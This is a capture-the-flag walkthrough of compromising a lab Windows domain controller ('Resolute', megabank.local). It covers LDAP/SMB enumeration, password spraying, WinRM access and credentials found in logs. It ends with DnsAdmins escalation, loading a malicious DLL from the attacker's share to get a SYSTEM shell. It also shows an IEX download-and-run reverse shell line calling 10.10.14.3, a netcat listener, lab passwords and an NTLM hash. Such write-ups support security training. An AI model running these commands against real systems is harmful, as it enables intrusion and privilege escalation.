Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.169
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 10:13 IST
Nmap scan report for 10.10.10.169
Host is up (0.18s latency).
Not shown: 65499 closed tcp ports (reset), 13 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-07-02 04:51:51Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49678/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49679/tcp open  msrpc        Microsoft Windows RPC
49684/tcp open  msrpc        Microsoft Windows RPC
49910/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows
```

LDAP Port 3268

1) Anonymous bind is allowed

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ enum4linux  10.10.10.169
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Jul  2 10:18:09 2024

 ==========================================( Target Information )==========================================

Target ........... 10.10.10.169
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 10.10.10.169 )============================


[E] Can't find workgroup/domain


 ================================( Nbtstat Information for 10.10.10.169 )================================

Looking up status of 10.10.10.169
No reply from 10.10.10.169

 ===================================( Session Check on 10.10.10.169 )===================================


[+] Server 10.10.10.169 allows sessions using username '', password ''
```

2) Found users

```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[ryan] rid:[0x451]
user:[marko] rid:[0x457]
user:[sunita] rid:[0x19c9]
user:[abigail] rid:[0x19ca]
user:[marcus] rid:[0x19cb]
user:[sally] rid:[0x19cc]
user:[fred] rid:[0x19cd]
user:[angela] rid:[0x19ce]
user:[felicia] rid:[0x19cf]
user:[gustavo] rid:[0x19d0]
user:[ulf] rid:[0x19d1]
user:[stevie] rid:[0x19d2]
user:[claire] rid:[0x19d3]
user:[paulo] rid:[0x19d4]
user:[steve] rid:[0x19d5]
user:[annette] rid:[0x19d6]
user:[annika] rid:[0x19d7]
user:[per] rid:[0x19d8]
user:[claude] rid:[0x19d9]
user:[melanie] rid:[0x2775]
user:[zach] rid:[0x2776]
user:[simon] rid:[0x2777]
user:[naoki] rid:[0x2778]
```

```
[+] Password Info for Domain: MEGABANK

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```

3) Found credentials in description

```
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail      Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela       Name: (null)    Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette      Name: (null)    Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika       Name: (null)    Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire       Name: (null)    Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude       Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)    Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)    Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand     Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally        Name: (null)    Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon        Name: (null)    Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve        Name: (null)    Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie       Name: (null)    Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita       Name: (null)    Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)    Desc: (null)
```

MEGABANK\marko:Welcome123!

4) No accounts with kerberos preauth disabled

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ impacket-GetNPUsers MEGABANK/ -dc-ip 10.10.10.169 -usersfile users
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User ryan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User marko doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sunita doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User abigail doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User marcus doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sally doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User fred doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User angela doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User felicia doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gustavo doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ulf doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User stevie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User claire doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paulo doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User steve doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User annette doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User annika doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User per doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User claude doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User melanie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User zach doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User simon doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User naoki doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Vulnerability Assessment

1) Found a user with default credentials

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ crackmapexec smb 10.10.10.169 -d MEGABANK -u users -p 'Welcome123!'
SMB         10.10.10.169    445    RESOLUTE         [*] Windows Server 2016 Standard 14393 x64 (name:RESOLUTE) (domain:MEGABANK) (signing:True) (SMBv1:True)
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\Administrator:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\Guest:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\krbtgt:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\DefaultAccount:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\ryan:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\marko:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\sunita:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\abigail:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\marcus:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\sally:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\fred:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\angela:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\felicia:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\gustavo:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\ulf:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\stevie:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\claire:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\paulo:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\steve:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\annette:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\annika:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\per:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\claude:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [+] MEGABANK\melanie:Welcome123!
```

2) Checked smb shares

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -H 10.10.10.169 -u 'melanie' -p 'Welcome123!'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 ----------------------------------------------------------------------------
  SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
                      https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authentidated session(s)

[+] IP: 10.10.10.169:445        Name: 10.10.10.169              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
```

Exploitation


1) Connected with winRM

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ evil-winrm -u 'melanie' -p 'Welcome123!' -i 10.10.10.169

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\melanie\Documents>
```


2) Switched to interactive shell



IEX(IWR http://10.10.14.3/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 10.10.14.3 4444 -Rows 41 -Cols 156
stty raw -echo; (stty size; cat) | nc -lvnp 4444

Privilege Escalation

1) Found a log files directory



2) Found credentials

```
PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
```

ryan:Serv3r4Admin4cc123!

3) Logged in as ryan

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ evil-winrm -u 'ryan' -p 'Serv3r4Admin4cc123!' -i 10.10.10.169

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

```
*Evil-WinRM* PS C:\Users\ryan\Desktop> cat "C:/Users/ryan/Desktop/note.txt"
Email to team:

- due to change freeze, any system changes (apart from those to the administrator account) will be automatically reverted within 1 minute
*Evil-WinRM* PS C:\Users\ryan\Desktop>
```


4) The user is member of dns admins

```
*Evil-WinRM* PS C:\Users\ryan\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==========================================
=============
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled grou
p
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled grou
p
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled grou
p
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled grou
p
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled grou
p
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled grou
p
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled grou
p
MEGABANK\Contractors                       Group            S-1-5-21-1392959593-3013219662-3596683436-1103 Mandatory group, Enabled by default, Enabled grou
p
MEGABANK\DnsAdmins                         Alias            S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled by default, Enabled grou
p, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled grou
p
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
*Evil-WinRM* PS C:\Users\ryan\Desktop>
```

5) Exploited it
dns service runs in context of SYSTEM, we can utilize it to run commands in context of system


vigneswar@VigneswarPC: ~
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x7d0
PID : 1092
FLAGS :
Evil-WinRM PS C:\Users\ryan\Desktop> clear
Evil-WinRM PS C:\Users\ryan\Desktop>
Warning: Press "y" to exit, press any other key to continue
Evil-WinRM PS C:\Users\ryan\Desktop>
Evil-WinRM PS C:\Users\ryan\Desktop> dnscmd.exe /config /serverlevelplugin
dll \\10.10.14.3\kali\rev.dll
Registry property serverlevelplugindll successfully reset.
Command completed successfully.
Evil-WinRM PS C:\Users\ryan\Desktop> sc.exe stop dns
SERVICE_NAME: dns
TYPE : 10 WIN32_OWN_PROCESS
STATE : 3 STOP_PENDING
(STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
Evil-WinRM PS C:\Users\ryan\Desktop> sc.exe start dns
SERVICE_NAME: dns
TYPE : 10 WIN32_OWN_PROCESS
STATE : 2 START_PENDING
(NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDO
WN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x7d0
PID : 2864
FLAGS :
Evil-WinRM PS C:\Users\ryan\Desktop>
vigneswar@VigneswarPC: ~
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.169,57447)
[*] AUTHENTICATE_MESSAGE (MEGABANK\RESOLUTE$,RESOLUTE)
[*] User RESOLUTE\RESOLUTE$ authenticated successfully
[*] RESOLUTE$::MEGABANK:aaaaaaaaaaaaaaaa:e576ccb6323e947047817adb54a14a2d:01
0100000000000080ec6a8e46ccda013caa55819fd6addb0000000001001000730063004500710
006e0063006600670003001000730063004500710066e0063006600670002001000470062005
70070004c0063004e0070000400100047006200570070004c0063004e007000070008008 0ec6a
8e46ccda0106000400020000008003000300000000000000000000000040000004f99fe7858
ddc230cf0043cdeaf9fdce355fb7b7bddf26a190c83e8351730bbb0a0010000000000000000
0000000000000000000009001e0063006900660073002f00310030002e00310030002e00310034
002e003300000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:kali)
[*] Disconnecting Share(1:IPC$)
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>cd \Users\Administrators\Desktop
cd \Users\Administrators\Desktop
The system cannot find the path specified.
C:\Windows\system32>cd \Users\Administrator\Desktop
cd \Users\Administrator\Desktop
C:\Users\Administrator\Desktop>cat root.txt
cat root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.
